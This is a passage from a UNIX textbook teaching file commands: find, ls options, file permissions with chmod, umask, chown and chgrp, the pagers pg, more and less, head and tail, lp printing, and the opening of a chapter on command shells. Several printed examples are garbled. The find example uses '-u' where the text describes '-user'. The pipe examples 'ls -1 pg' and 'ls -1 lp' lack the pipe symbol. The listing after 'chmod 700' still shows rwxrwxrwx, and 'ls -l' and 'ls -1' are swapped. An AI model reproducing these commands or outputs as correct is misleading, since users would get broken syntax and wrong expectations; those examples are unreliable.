The examples so far have shown how to use **find** to search for a file having a given name. You can use many other criteria to search for files. The **-mtime** option lets you specify the number of days it has been since the file was modified. For example, to search for a file that was modified fewer than three days ago, use **-mtime -3**. The **-user** option restricts the search to files belonging to a particular user.

You can combine these and other **find** options. For example, the following command line tells **find** to look for a file called *music* belonging to user *sue* that was modified more than a week ago:

```
$ find . -name "music" -u sue -mtime +7 -print
```

The **find** command can do more than print the name of a file that it finds. For example, you can tell it to execute a command on every file that matches the search pattern. For this and other advanced uses, consult the UNIX **man** (manual) page for **find** (see Chapter 2 for an explanation of the UNIX **man** pages).

PREV NEXT

More About Listing Files

Many options can be used with the **ls** command. They are used either to obtain additional information about files or to control the format used to display this information. This section introduces the most important options that were not covered earlier. You can find a description of all options to the **ls** command and what they do by consulting the **man** page for **ls**.

Listing Hidden Files

Files with names beginning with a dot (.) are *hidden* in the sense that they are not normally displayed when you list the files in a directory These are typically configuration files that are used regularly by the system, but you will only rarely read or edit them. Suppose you see something like this when you list the files in your home directory:

```
$ ls
Email notes Work
```

This example shows that your home directory contains files named *Email, Work,* and *notes.* But there may also be hidden files that do not show up in this listing. Examples of common hidden files are your *.profile,* which sets up your work environment, and the *.mailrc* file, which is used by the **mailx** electronic mail command. To avoid clutter, **ls** does not list hidden files unless you explicitly ask to see them.

To see *all* files in this directory, use **ls -a**:

```
$ ls -a
. .. .mailrc .profile Email notes Work
```

The example shows two hidden files. In addition, it shows the current directory and its parent directory as . (dot) and .. (dot-dot), respectively.

Controlling the Way ls Displays Filenames

By default, in many flavors of UNIX, ls displays files in multiple columns, sorted down the columns, as shown here:

```
$ ls
1st             b          folders    misc            proposals
8.16letter      BOOKS      letters    Names           temp
abc             drafts     memos      newletter       x
```

You can use the **-x** option to have names of files displayed *horizontally,* in as many lines as necessary For example,

```
$ ls -x
1st         8.16letter    abc         b         BOOKS     drafts
folders     letters       memos       misc      Names     newletter
proposals   temp          x
```

You also can use the **-1** (one) option to have files displayed one line per row (as the old version of **ls** did), in alphabetical order:

```
$ ls -l
1st
8.16letter
abc
b
BOOKS
drafts
folders
letters
memos
misc
Names
newletter
```

```
proposals
temp
```

Showing Nonprinting Characters

Occasionally you will create a filename that contains nonprinting characters. This is usually an accident, and when it occurs it can be hard to find or operate on such a file.

Suppose you mean to create a file named *Budget* but accidentally type CTRL-B rather than SHIFT-B. When you try to run a command to read or edit *Budget,* you will get an error message, because no file of that name exists. If you use **ls** to check, you will see a file with the apparent name of *udget,* since the CTRL-B is not a printing character. If a filename contains only nonprinting characters, you won't even see it in the normal **ls** listing. You can force **ls** to show nonprinting characters with the **-b** option. This replaces a nonprinting character with its octal code, as shown in this example:

```
$ ls
udget    Expenses
$ ls -b
\002udget     Expenses
```

An alternative is the **-q** option, which prints a question mark in place of a nonprinting character:

```
$ ls -q
?udget Expenses
```

Sorting Listings

Several options enable you to control the order in which ls sorts its output. Two of these options are particularly useful.

You can have **ls** sort according to when each file was created or last modified with the **-t** (*t*ime) option. With this option, the most recently changed files are listed first. This form of listing makes it easy to find a file you worked on recently

To reverse the order of a sort, use the **-r** (*r*everse) option. By itself, **ls -r** lists files in reverse alphabetical order. Combined with the **-t** option, it lists oldest files first and newest ones last.

Combining Options to ls

You can use more than one option to the **ls** command simultaneously For example, the following shows the result of using the **ls** command with the options **-F** and **-a** on a home directory:

```
$ ls -aF
./    ../   .mailrc*   .profile*     Letters/     memos    notes@
```

You can combine any number of options. In the following example, three options are given to the **ls** command: **-a** to get the names of all files, **-t** to list files in temporal order (the most recently modified file first), and **-F** to mark the type of file.

```
$ ls -Fat
./      memos@      Letters/        notes     .profile*      .mailrc*       ../
```

The Long Form of ls

The **ls** command and the options discussed so far provide limited information about files. For instance, with these options, you cannot determine the size of files or when they were last modified. To get more information about files, use the **-l** (*l*ong format) option of **ls**.

Here is an example of what the long format of **ls** might look like:

```
$ ls -1
total 8
drwxr-xr-x   3   jmf   group1    4096   Nov 29 02:34   Letters
Irwxr-xr-x   1   jmf   group1      13   Apr  1 21:17   memos -> Letters/memos
-rwxr-xr-x   2   jmf   group1     682   Feb  2 08:08   notes
```

The first line ("total 8") in the output gives the amount of disk space used in blocks. (A *block* is a unit

of disk storage. On Linux systems, a block contains 1,024 bytes; on Solaris, a block is 512 bytes. The command **df** can be used to determine the block size-see Chapter 13 for details.) The rest of the lines in the listing show information about each of the files in the directory.

Each of these lines contains seven fields. The name of the file is in the seventh field, at the far right. (In the listing for *memos,* you can see that there is an arrow with another filename after it. The file *memos* is a symbolic link to that file, *Letters/memos*.) To the left of the filename, in the sixth field, is the date when the file was created or last modified. To the left of that, in the fifth field, is its size in bytes.

The third and fourth fields from the left show the owner of the file (in this case, the files are owned by the user jmf), and the group the file belongs to *(group1).* The concepts of file ownership and groups are discussed later in this chapter.

The second field from the left contains the *link count.* For a file, the link count is the number of linked copies of that file. For example, the *"2"* in the link count for *notes* shows that there is a linked copy of it somewhere. For a directory, the link count is the number of directories under it plus two (one for the directory itself, and one for its parent). So the directory *Letters* must have one subdirectory, since it has a link count of three.

The first character in each line tells you what kind of file this is.

-	Ordinary file	**c**	Special character file
d	Directory	**l**	Symbolic link
b	Special block file	**P**	Named pipe special file

This directory contains one ordinary file, one directory, and one symbolic link. (Notice that even though *notes* is a hard linked file, it does not have an *l* next to it, because it is not a symbolic link like *memos*.) Special character files and block files are covered as part of the discussion of system administration in Chapter 14.

The rest of the first field, that is, the next nine characters (in these examples, *rwxr-xr-x*), contains information about the file's *permissions.* Permissions determine who can work with a file or directory and how it can be used. Permissions are an important and somewhat complicated part of the UNIX file system that will be covered next.

PREV NEXT

PREV NEXT

Permissions

The UNIX file system is designed to support multiple users. When many users are sharing one file system, it is important to be able to restrict access to certain files. The system administrator wants to prevent other users from changing important system files, for example, and many users have private files that they want to restrict others from viewing. File permissions are designed to address these needs.

Permissions for Files

There are three classes of file permissions, for the three classes of users: the *owner* (or user) of the file, the *group* the file belongs to, and all *other* users of the system. The first three letters of the permissions field, as seen in the output from **ls -l**, refer to the owner's permissions; the second three letters refer to the permissions for members of the file's group; and the last three to the permissions for any other users.

In the entry for the file named *notes* in the **ls -l** example shown in the preceding section, the first three letters, *rwx,* show that the owner of the file can read *(r)* it, write *(w)* to it, and execute *(x)* it. The second group of three characters, *r-x,* indicates that members of the group can read and execute the file but cannot write to it. The last three characters, *r-x,* show that all others can also read and execute the file but not write to it.

If you have *read permission* for a file, you can view its contents. *Write permission* means that you can alter its contents. *Execute permission* means that you can run the file as a program.

Special Permissions

There are a few other codes that occasionally appear in permission fields. For example, the letter *s* can appear in place of an *x* in the user's or group's permission field. This *s* refers to a special kind of execute permission that is relevant primarily for programmers and system administrators (discussed in Chapters 12 and 13). From a user's point of view, the *s* is essentially the same as an *x* in that place. Also, the letter *l* may appear in place of an *r, w,* or *x.* This means that the file will be locked when it is accessed, so that other users cannot access it while it is being used. This and other aspects of permissions and file security are discussed in Chapter 12.

Permissions for Directories

For directories, read permission allows users to list the contents of the directory. Write permission allows users to create or remove files or directories inside that directory, and execute permission allows users to change to this directory using the **cd** command or use it as part of a pathname.

In the **ls -l** example shown earlier, your permission settings on the *Letters* directory allow other users on the system to list its contents with **ls** (read permission), and to change to the directory (execute permission). The settings do not allow them to create or delete files in *Letters* (write permission).

The chmod Command

In the **ls -l** example, all of the files and directories have the same permissions set. Anyone on the system can read or execute any of them, but other users are not allowed to write, or alter, these files. Normally you don't want all your files set up this way. You will often want to restrict other users from being able to view your files, for example. At times, you may want to allow members of your work group to edit certain files, or even make some files public to anyone on the system.

The UNIX System allows you to set the permissions of each file you own. Only the owner of a file or the superuser can alter the file permissions. You can independently manipulate each of the permissions to allow or prevent reading, writing, or executing by yourself, your group, or all users.

To alter a file's permissions, you use the **chmod** (*ch*ange *mod*e) command. You specify the changes you want to make with a sort of code. First, show which set of permissions you are changing with **u** for *user,* **g** for *group,* or **o** for *other.* Second, specify how they should be changed with **+** (to add permission) or **–** (to subtract permission). Third, list the permissions to alter: **r** for *read,* **w** for *write,* or **x** for *execute.* Finally, specify the file or files that the changes refer to.

The following example shows the permissions for the file *quotations,* changes the permissions using the **chmod** command, and shows the result:

```
$ ls -1 quotations
-rwxr-xr-x         1   nate   group1   346   Apr 27 03:32   quotations
$ chmod go-rx quotations
$ ls -1 quotations
-rwx               1   nate   group1   346   Apr 27 03:32   quotations
```

As you can see, the **chmod** command removed (−) both read and execute (**rx**) permissions for group and others (**go**). Essentially, you just said, "change mode for group and other by subtracting read and execute permissions on the *quotations* file."

You can also add permissions with the **chmod** command:

```
$ chmod ugo+rwx quotations
$ ls -1 quotations
-rwxrwxrwx         1   nate   group1   346   Apr   27 03:32   quotations
```

Here, **chmod** adds (+) read, write, and execute (**rwx**) permissions for user, group, and other (**ugo**) for the file *quotations.* When changing permissions for everyone like this, you can use **a** (all) as an abbreviation for **ugo**. Note that there cannot be any spaces between letters in the chmod options.

Setting Absolute Permissions

The form of the **chmod** command using the *ugo+/-rwx* notation enables you to change permissions *relative* to their current setting. As the owner of the file, you can add or take away permissions as you please. Another form of the **chmod** command lets you set the permissions directly by using a numeric code to specify them.

This code represents a file's permissions by three digits: one for owner permissions, one for group permissions, and one for others. These three digits appear together as one three-digit number. For example, the following command sets read, write, and execute permissions for the owner only and allows no one else to do anything with the file:

```
$ chmod 700 quotations
$ ls -1 quotations
-rwxrwxrwx         1   nate   group1   346   Apr   27 03:32   quotations
```

The following table shows how permissions are represented by this code:

	Owner	Group	Other
Read	4	0	0
Write	2	0	0
Execute	1	0	0
Sum	7	0	0

Each digit in the *"700"* represents the permissions granted to *quotations.* Each column of the table refers to one of the users-owner, group, or other. If a user has read permission, you add 4; to set write permission, you add 2; and to set execute permission, you add 1. The sum of the numbers in each column is the code for that user's permissions.

Let's look at another example. The next table shows how the command

```
$ chmod 754 quotations
```

```
$ ls -1 quotations
-rwxr-xr--1   nate   group1   346   Apr   27 03:32   quotations
```

sets read, write, and execute permissions for the owner, read and execute permissions for the group, and read-only permission for other users:

	Owner	Group	Other
Read	4	4	4
Write	2	0	0
Execute	1	1	0
Sum	7	5	4

Setting Permissions for Groups of Files

You can use wildcards to set permissions for groups of files and directories. For example, the following command will remove read, write, and execute permissions for both group and others for all files, except hidden files, in the current directory:

```
$ chmod go-rwx *
```

To set the permissions for all files in the current directory so that the files can be read, written, and executed by the owner only, type

```
$ chmod 700 *
```

Another feature of **chmod** is the **-R** (*r*ecursive) option, which applies changes to all of the files and subdirectories in a directory For example, the following makes all of the files and subdirectories in *Email* readable by you:

```
$ chmod -R u+r Email
```

Using umask to Set Permissions

The **chmod** command allows you to alter permissions on a file-by-file basis. The **umask** command allows you to do this automatically when you create any file or directory Everyone has a default **umask** setting that is either set up either by the system administrator or included in a shell configuration file. (These configuration files are described in the next chapter.)

With the **umask** command, you specify the permissions that will be given to all files created after issuing the command. This means you will not have to worry about the file permissions for each individual file you create. Unfortunately, using **umask** to specify permissions is a little bit complicated. There are two rules to remember:

- **umask** uses a numeric code for representing absolute permissions just as **chmod** does. For example, 777 means read, write, and execute permissions for user, group, and others (rwxrwxrwx).
- You specify the permissions you want by telling **umask** what to *subtract* from the full permissions value, 777 (rwxrwxrwx).

For example, after you issue the following command, all new files in this session will be given permissions of rwxr-xr-x:

```
$ umask 022
```

In this example, we want the new files to have the permission value 755. When we subtract 755 from 777, we get 022. This is the “mask” we used for the command.

To make sure that no one other than yourself can read, write, or execute your files, you can run the **umask** command at the beginning of your login session by putting the following line in your *.profile* file (sometimes, this file will be called *.login* or *.bash_profile;* see Chapter 4 for details):

```
umask 077
```

This is similar to using **chmod 700** or **chmod go-rwx**, but this will apply to all files you create after the **umask** command is issued.

Changing the Owner of a File

Every file has an owner. When you create a file, you are automatically its owner. The owner usually has broader permissions for manipulating the file than other users.

Sometimes you need to change the owner of a file; for example, if you take over responsibility for a file that previously belonged to another user. Even if someone else "gives" you a file by moving it to your directory that does not make you the owner. One way to become the owner of a file is to make a copy of it-when you make a copy, you are the owner of the new file.

However, changing ownership by copying only works when the new owner copies the file from the old owner, which requires the new owner to have read permission on the file. A simpler and more direct way to transfer ownership is to use the **chown** (*ch*ange *own*er) command.

The **chown** command takes two arguments: the login name of the new owner and the name of the file. The following makes liz the new owner of the file *contact_info:*

```
$ chown liz contact_info
```

Only the owner of a file (or the superuser) can use **chown** to change its ownership.

Like **chmod**, newer versions of **chown** include a **-R** (*r*ecursive) option that you can use to change ownership of all of the files in a directory. If *Project* is one of your directories, you can make liz its owner (and owner of all of its files and subdirectories) with the following command:

```
$ chown -R liz Project
```

Changing the Group of a File

Groups are meant to help sets of users who need to share files more closely than other users on the system. For example, all the students taking a particular class may belong to the same group, so that they can more easily share files when they collaborate on projects. Groups are defined and edited by the system administrator (for details, see Chapter 13).

Every file belongs to a group. Sometimes, such as when new groups are set up on a system or when files are copied to a new system, you may want to change the group to which a particular file belongs. This can be done using the **chgrp** (*ch*ange *gr*ou*p*) command. The **chgrp** command takes two arguments, the name of the new group and the name of the file. The following command changes *data_file* so that it belongs to the group *students:*

```
$ chgrp students data_file
$ ls -1 data_file
-rwxrwx            1    liz    students    812    Jan    27 11:20    data_file
```

Note that only the owner of a file (or the superuser) can change the group to which this file belongs.

You can use the **-R** (*r*ecursive) option of **chgrp** to change the group to which all the files in a directory belong. It works just like the **-R** option of **chown.**

PREV NEXT

Viewing Long Files

You know how use **cat** to view files. But **cat** isn't very satisfactory for viewing files that contain more lines than will fit on your screen. When you use **cat** to display a file, it prints the contents on your screen without pausing, so that long files quickly scroll past. A quick solution, when you only need to view a small part of the file, is to use **cat** and then hit BREAK when the part you want to read comes on the screen. This stops the program, but it leaves the output on the screen, so if your timing is good, you may get what you want.

A somewhat better solution is to use the sequence CTRL-S, to make the output pause whenever you get a screen you want to look at, and CTRL-Q to resume scrolling. This way of suspending output to the screen works for all UNIX commands, not just **cat**. This is still awkward, though. The best solution is to use a *pager*-a program that is designed specifically for viewing files.

UNIX gives you a choice of two pagers, **pg** and **more,** which are standard with all versions of UNIX, as well as an enhanced pager called **less,** available for many versions of UNIX, including Linux. **less** has more features than **more** and has pretty much replaced it. The following sections describe **pg**, mention some of the features of **more,** and then describe many (but not all) of the features of **less**.

Using pg

The **pg** command displays one screen of text at a time and prompts you for a command after each screen. You can use the various **pg** commands to move back and forth by one or more lines, by half screens, or by full screens. You can also search for and display the screen containing a particular string of text.

Moving Through a File with pg

The following command displays the file *newyork* one screen at a time:

```
$ pg newyork
```

To display the next screen of text, press ENTER. To move *back* one page, type the hyphen or minus sign (−). You can also move forward or backward several screens by typing a plus or minus sign followed by the number of screens and hitting ENTER. For example, **+3** moves ahead three screens, and **−3** moves back three.

You use **1** to move one or more *lines* forward or backward. For example, **−5l** moves back five lines. To move a half screen at a time, type **d** or press CTRL-D.

Searching for Text with pg

You can search for a particular string of text by enclosing the string between slashes. For example, the search command

```
/invoices/
```

tells **pg** to display the screen containing the next occurrence of the string "invoices" in the file.

You can also search backward by enclosing the target string between question marks, as in

```
?invoices?
```

which scrolls backward to the preceding occurrence of "invoices" in the file.

Other pg Commands and Features

You can tell **pg** to show you several files in succession. The following command,

```
$ pg doc.1 doc.2
```

shows *doc.1* first; when you come to the end of it, **pg** shows you *doc.2.* You can skip from the current file to the next one by typing **n** at the **pg** prompt. And you can return to the preceding file by typing **p**.

The following command saves the currently displayed file with the name *new_doc:*

```
s new_doc
```

To quit **pg**, type **q** or **Q**, or press the BREAK or DELETE key

Using pg to View the Output of a Command

You also can use **pg** to view the output of a command that would otherwise overflow the screen. For example, if your home directory has too many files to allow you to list them on one screen, you can send the output of **ls -l** to **pg** with this command:

```
$ ls -1 pg
```

This is an example of the UNIX *pipe* feature. The pipe symbol (|) redirects the output of a command to the input of another command. It is like sending the output to a temporary file and then running the second command on that file, but it is much more flexible and convenient. Like the redirection operators, > and <, the pipe construct is a general feature of the UNIX System. Chapter 4 discusses pipes in greater detail.

Using more

UNIX has another pager, **more**. Like **pg, more** allows you to move through a file by lines, half screens, or full screens, and it lets you move backward or forward in a file and search for patterns.

To display the file *newyork,* just enter the command

```
$ more newyork
```

To tell **more** to move ahead by a screen, press the SPACEBAR. To move ahead one line, press ENTER. The commands for half-screen motions, **d** and CTRL-D, are the same as in **pg**. To move backward by a screen, use **b** or CTRL-B.

Using less

The **less** command, an enhanced version of the **more** command, is a feature-rich pager that can be used to interactively display portions of a file. It can be used to move either forward or backward in a file. Since **less** reads in portions of files, rather than entire files, it is very efficient for large files.

This will display the file *newyork* with **less**:

```
$ less newyork
```

Less Options

The **less** command has many useful options. For example, the **-p** option can be used to start **less** at the first occurrence of the pattern you specify (where the pattern is entered after the **-p** option) To display the file *sanfrancisco,* beginning with the first time the pattern “SFO" appears, you can use

```
$ less -p SFO sanfrancisco
```

Among the other options supported by **less** are **-s**, which squeezes consecutive blank lines into a single blank line; **-S**, which chops off lines longer than the screen (discarding them instead of folding them into the next line); and **-U**, which displays backspaces and carriage returns as control characters.

Less Commands

Many commands can be used with the **less** pager to display different parts of a file. For example, you can scroll forward one window by entering SPACEBAR or **f**, and you can scroll backward one window by entering **b**. You can scroll forward one line by entering **e** or pressing ENTER, and you can scroll backward one line by entering **y**. You can scroll to the next occurrence of the string “pattern” using the command **/pattern**, and you can scroll to the preceding occurrence of this string using the command **? pattern**. You can find the next and preceding lines that do not contain the string “pattern” using the

commands **/!pattern** and **?!pattern**, respectively

You can use various commands to move the cursor when using **less** to display files. For example, you can move one space left using the LEFT ARROW key or ESC-H; you can move one space right using the RIGHT ARROW key or ESC-L. You can move one word to the left with ESC-B and one word to the right with ESC-W. You can also do some editing: BACKSPACE deletes the character to the left of the cursor, DELETE deletes the character under the cursor, CTRL-BACKSPACE deletes the word to the left of the cursor, and CTRL-DELETE deletes the word under the cursor.

Viewing the Beginning or End of a File

You can use **cat, pg, more,** and **less** to view whole files. But often what you really want is to look at the first few lines or the last few lines of a file. For example, if a database file is periodically updated with new account information, you may want to see whether the most recent updates have been done. You also might want to check the last few lines of a file to see if it has been sorted, or read the first few lines of each of several files to see which one contains the most recent version of a note. The **head** and **tail** commands are specifically designed for these jobs.

head shows you the beginning of a file, and **tail** shows you the end. For example, the command shown here displays the *first* ten lines of *transactions.*

```
$ head transactions
```

and the following command displays the *last* ten lines:

```
$ tail transactions
```

To display some other number, say the last three lines, you give **head** or **tail** a numerical argument. This command shows only the last three lines:

```
$ tail -3 transactions
```

A useful feature of **tail** is the **-f** (*f*ollow) option. This lets you use **tail** to check on the progress of a program that writes its output to a file. Suppose a file transfer program is getting information from a remote system and putting it in the file *newdata.* In this example, **tail** displays the last three lines of *newdata,* waits *(sleeps)* for a short time, looks to see if there has been any new input, displays any new lines, and so on:

```
$ tail -3 -f newdata
```

PREV NEXT

Printing Files

The UNIX System includes a collection of programs, called the *lp system,* for printing files and documents. You can use it to print everything from simple text files to large documents with complex formats. It provides a simple, uniform interface to a wide variety of printers.

The lp system is itself large and complex, but fortunately its complexity is well hidden from users. In fact, three basic commands, **lp, lpstat,** and **cancel,** are all you need to know to use this system. (On Linux, these three basic commands have different names; they are **lpr, lpq,** and **lprm,** respectively) This section describes how to use these commands to print your files. Administrators will also need to know how to set up and maintain the lp system. The administration of the lp system is discussed in Chapter 13.

Sending Output to the Printer

The basic command for printing a file is **lp** (*l*ine *p*rinter) (or on Linux, **lpr**). This command prints the file *research.nov* as follows:

```
$ lp research.nov
request id is lsr1-142 (1 file)
```

The confirmation message from **lp** returns a "request ID" that you can use to check on the status of the job or to cancel it if you want. As this example shows, the request ID is made up of two parts: the printer's name (in this case, lsr1) and a number that identifies your particular request.

You can print several files at once by including all of them in the arguments to **lp**. For instance,

```
$ lp res*
request id is lsr1-154 (3 files)
```

prints all files whose names begin with *res.*

Specifying a Printer

The **lp** command does not ask you which printer to use. There may be several printers on the system, but one of them will be the system default. Unless you specify otherwise, this is the printer that **lp** uses. To find out which printers are available, you can ask your system administrator, or you can use the **lpstat** command, described in the next section.

Sometimes you want to use a printer that is not the default. To specify a particular printer, use the **-d** (*d*estination) option, followed by the printer's name. For example,

```
$ lp -d laser2 flightinfo
```

sends *flightinfo* to the printer named *laser2.*

You can change the default printer that **lp** uses for your jobs by setting the variable *LPDEST.* The next chapter explains how to set this type of variable, and how to make the change permanent by including it in your shell configuration file.

Print Spooling

When you print a file on the UNIX System, you do not have to wait until the file is printed (or until it is sent to the printer) before continuing with other work, and you do not have to wait until one print job is finished before sending another. **lp** *spools* its input to the UNIX print system, which means that it tells the print system what file to print and how to print it, and then leaves the work of getting the file through the printer to the system.

Your job is submitted and spooled, but it is not printed at the precise time you enter the **lp** command, and **lp** does not automatically tell you when your job is actually finished. If you want to be notified

when it is printed, use the **-m** (*m*ail) option. For example,

```
$ lp -m -d laser2 flightinfo
```

sends you mail when your file is successfully printed.

If you change the file between the time you issue the **lp** command and the time it actually goes to the printer, it is the changed file that will be printed. In particular, if you delete the file, or rename it, or move it to another directory the print system will not find it, and it will not be printed. To avoid this, use the **-c** (*c*opy) option. The command

```
$ lp -c -d laser2 flightinfo
```

copies *flightinfo* to a temporary file in the print system and uses that copy as the input to the printer. Any changes you make to *flightinfo* after you issue this command will not appear in the printed output.

Printing Command Output

You use **lp** to print files. As Chapter 4 explains, the concept of a file in UNIX includes the output of a command (its standard output), so you can also use **lp** to print the output of a command directly To do this, use the UNIX pipe feature to send the output of the command to **lp**. For example, the following prints the long form of the listing of your current directory:

```
$ ls -1 lp
```

When you use a pipe to connect the output of a command to **lp**, the output does not appear on your screen.

Standard output and the pipe mechanism are general features of the UNIX system provided by the shell. They are used in many ways and with many different commands, not just with **lp**. Chapter 4 covers these in much greater detail.

Using lpstat to Monitor the Print System

Because your print jobs may not print immediately, and because they may be sent to printers located away from your desk, you sometimes need to check on their status. The **lpstat** command (on LINUX this is the **lpq** command) provides a way to get this and other useful information, such as which printers are currently available on the system and how many other print jobs are scheduled.

One of the most important uses of **lpstat** is to see if your print jobs are being taken care of or if there is some problem with the system. The following shows that a job is scheduled for printing but has not yet started printing:

```
$ lpstat
lsr1-142            jmf           1730   Apr 20 00:29
```

Suppose you send another file to be printed and then use **lpstat** to check again:

```
$ lp letter.draft
$ lpstat
lsr1-142            jmf           1730   Apr 20 00:29 on lsr1
sysptr-136          jmf           1930   Apr 20 00:32
```

This tells you that the first job is now printing on *lsr1* and that the second job is scheduled for the default printer, *sysptr.*

If you need to get a file printed quickly, you may want to check on the status of a printer before you send the job to it. Use the **-d** (*d*estination) option with the name of the printer. For example,

```
$ lpstat -d laser2
laser2 accepting requests since Wed Mar 6 10:23:12 2005
printer laser2 is idle. enabled since Tue Apr 15 10:22:04 2005. available.
```

shows the status of printer *laser2.* The **-s** (*s*ystem) option shows the status of the system default printer.

To get an overview of the whole print system-what printers are available and how much work each has-use **lpstat -t** to print a brief summary of the status of the system.

Canceling Print Jobs

Sometimes you need to cancel a print job you have already submitted. You may have used the wrong file, or you may want to make more changes before it is printed. The **cancel** command (on Linux this command is called **lprm**) allows you to stop any of your print jobs, even one currently being printed. For example, if **lp** gave the ID *inkjet-133* to one of your print jobs, and you want to stop it, you can use the following command to delete it from the printer system:

```
$ cancel inkjet-133
request"inkjet-133" canceled
```

If you did not save the number of the job when you submitted it, you can get it with **lpstat**.

Formatting

lp prints exactly what you give it. It does not add anything to the file-no headers, no page numbers, and no formatting. The UNIX System leaves responsibility for all of these sorts of things to *formatting programs.* The programs **pr** and **fmt** can be used for simple formatting, such as adding a header or line numbers to a file before printing it. These commands are described in Chapter 19, in the section "Editing and Formatting Files."

PREV NEXT

Summary

In this chapter, you were introduced to the UNIX System concepts of files and directories, and to the basic commands you can use to manage them. You learned how to create, name, and move files and directories. You learned how you can list the files in a directory, view the contents of a file, search for files, and print files.

In the next chapter, you will learn more about entering commands and customizing the UNIX System environment. Chapter 5 explains how to use text editors to create and modify files. More advanced commands for working with files are explained in Chapter 19, "Filters and Utilities."

Table 3–2 summarizes the commands for using files and directories that were introduced in this chapter.

Table 3–2: Command Summary

Command	Use	Command	Use
ls	List the contents of a directory	**locate**	Search for files by name
cat	Display a short file	**find**	Find files
touch	Create an empty file	**chmod**	Change file permissions
pwd	Show the present directory	**umask**	Set default file permissions
cd	Change present directory	**chown**	Change the owner of a file or directory
mv	Move a file or directory	**chgrp**	Change the group of a file or directory
cp	Copy a file or directory	**pg, more, less**	Display a file
ln	Create a link	**head**	Display beginning of a file
rm	Remove a file or directory	**tail**	Display end of a file
mkdir	Make a directory	**lp/lpr**	Print a file
rmdir	Remove an empty directory	**lpstat/lpq**	Check status of a print job
file	Get file information	**cancel/lprm**	Cancel a print job

PREV NEXT

PREV NEXT

How to Find Out More

Many of the commands introduced in this chapter have more options than were listed. The find command, for example, has many other options for specifying the type of file you are searching for. The UNIX man (manual) pages describe the commands in more detail, including all of these options. Chapter 2 explains how to use the UNIX man pages. You can also find man pages on the web. One useful site, which includes many UNIX variants, is

FreeBSD Hypertext Man Pages: *http://www.freebsd.org/cgi/man.cgi*

This book includes a command reference similar in style to the man pages:

Robbins, Arnold. *UNIX in a Nutshell*. 4th ed. Sebastopol, CA: O'Reilly Media, 2006.

Most books on UNIX have information about the topics covered in this chapter. Two good introductions for beginners are

Ray, Deborah, and Eric Ray *UNIX: Visual QuickStart Guide*. 3rd ed. Berkeley, CA: Peachpit Press, 2006.

Peek, Jerry, et al. *Learning the UNIX Operating System*. 5th ed. Sebastopol, CA: O'Reilly Media, 2001.

PREV NEXT

PREV NEXT

Chapter 4: The Command Shell

As you have seen, a large part of using UNIX is issuing commands. When you enter a command, you are dealing with the *shell,* the interface through which you control the resources of the UNIX operating system. The shell provides many of the features that make the UNIX System a uniquely powerful and flexible environment. It is a command interpreter, a programming language, and more.

This chapter describes the basic features that the shell provides, focusing on how it interprets your commands and how you can use its features to simplify your interactions with the UNIX System. It explains what the shell does for you, how it works, and how you use it to issue commands and to control how they are run. You will learn all of the basic shell commands and features that you need to understand in order to use the UNIX System effectively and confidently

The shell includes many features that allow you to customize your working environment. You can use shell variables and aliases to simplify common tasks, which will be covered in this chapter. In addition, you can use the shell's command language as a high-level programming language to create programs called *scripts.* Shell scripting will be described later, in Chapter 20.

There are actually several different shell programs, but they all provide the same basic capabilities. This chapter covers the most common shells: **sh** (the original Bourne shell), **csh** and **tcsh** (the C shell and extended C shell), **ksh** (the Korn shell), and **bash** (the Bourne Again shell). It describes the features that you need to know to use any of these shells, as well as explaining the enhancements each of the shells has to offer, and how they differ from each other.

The Common Shells

The original UNIX System shell, **sh**, was written by Steve Bourne, and as a result it is known as the Bourne shell. Because it was the first, the Bourne shell lacks many enhancements common to the later shells. It can still be useful for certain tasks (such as scripting, described in Chapter 20), but almost all users will prefer one of the newer shells for entering commands.

The C shell, **csh**, was the first attempt to enhance the original Bourne shell. The syntax was strongly influenced by the C programming language. The C shell introduced the concepts of a command history list, job control, and aliases. However, like **sh**, it lacks some important features of later shells. A common complaint about **csh** is that the new syntax is not compatible with the Bourne shell, and so some scripts may not work properly in **csh**.

The extended C shell, **tcsh**, has replaced **csh** entirely on some versions of UNIX (including Linux). It retains all the features of **csh** and adds command-line editing (a very important shell feature) and history completion. It is one of the more popular shells, although like **csh** it has been criticized for not being compatible with the Bourne shell.

The Korn shell, **ksh**, was developed at AT&T Bell Laboratories by David Korn. Unlike the C shell, the Korn shell has a syntax compatible with **sh**. Like **tcsh**, **ksh** includes a command history list, job control, aliases, and command-line editing. The Korn shell was until recently proprietary to AT&T, although it can now be downloaded for free.

The Bourne Again Shell, **bash**, is part of the GNU project. It extends **ksh** further, while remaining compatible with the original Bourne shell syntax, and adds a few features from **tcsh** as well. **bash** is the default shell in Linux and may be the most popular shell today On some systems, the command **sh** will run **bash** instead.

There are other shells out there, including **rc**, which is a new shell similar to the original Bourne shell, **pdksh**, a public domain version of the Korn shell, and **zsh**, which adds even more features to **bash**. To see if your system includes a particular shell, check if it has a man page (e.g., try **man ksh**), or read the file */etc/shells,* which is a list of the shells installed on the system. The section "Sources and Sites" at the end of this chapter lists the web sites where the various shells may be obtained, so that you can download and install your preferred shell if it didn't come with your system.

PREV NEXT

PREV NEXT

Running the Shell

When you log in to the system, a shell program is automatically started for you. This is your *login shell.* The particular shell program that is run when you log in is determined by your entry in the file */etc/passwd.* This file contains information the system needs to know about each user, including name, login ID, and so forth. The last field of this file contains the name of the program to run as your shell. A typical entry might look like

```
$ grep username /etc/passwd
username:x:3943:100:User Name:/home/username:/bin/bash
```

To view your own entry in */etc/passwd,* just enter the command line shown, with your username. The command **grep** will search the file for the line with your username. (Chapter 19 describes the use of **grep** in detail.)

If you are using a graphical interface to UNIX, you may need to open a terminal window (such as **xterm**, **gnome-terminal**, or **konsole**) in order to use the shell. By default, your terminal program will run the same shell as your login shell.

Changing Your Login Shell

In general, you will probably want to keep the login shell that was assigned to you when your account was created. On a multiuser system, it can be a good idea to stick with the shell everyone else is using. Even if you are the only user on the system, the default shell has already been configured for you, which can be helpful.

In some cases, you may want to change your login shell. You may need a specific feature that your default shell lacks-for example, **sh** and **csh** lack some very important features of the newer shells, and **tcsh** is often criticized for not being compatible with Bourne shell scripts. Another reason would be if you are already very familiar with a particular shell and find it easier to continue using that shell.

As far as *basic* features are concerned, all of the common shells have now become very similar, although they did not start out that way For example, the availability of job control features in **sh** now removes one of the major differences between **sh** and **csh**. If you are trying to choose a shell to learn, you may want to consider **bash**. Not only is it the default choice on Linux systems, but it successfully combines most of the features of the Korn shell with some of the best features of the C shell, while remaining compatible with the original Bourne-shell syntax.

The command to change your login shell is **chsh**. In this example, the user rlf is changing her shell to **bash**:

```
$ chsh
Changing shell for rlf.
Password:
New shell [/bin/csh]: /bin/bash
Shell changed.
$
```

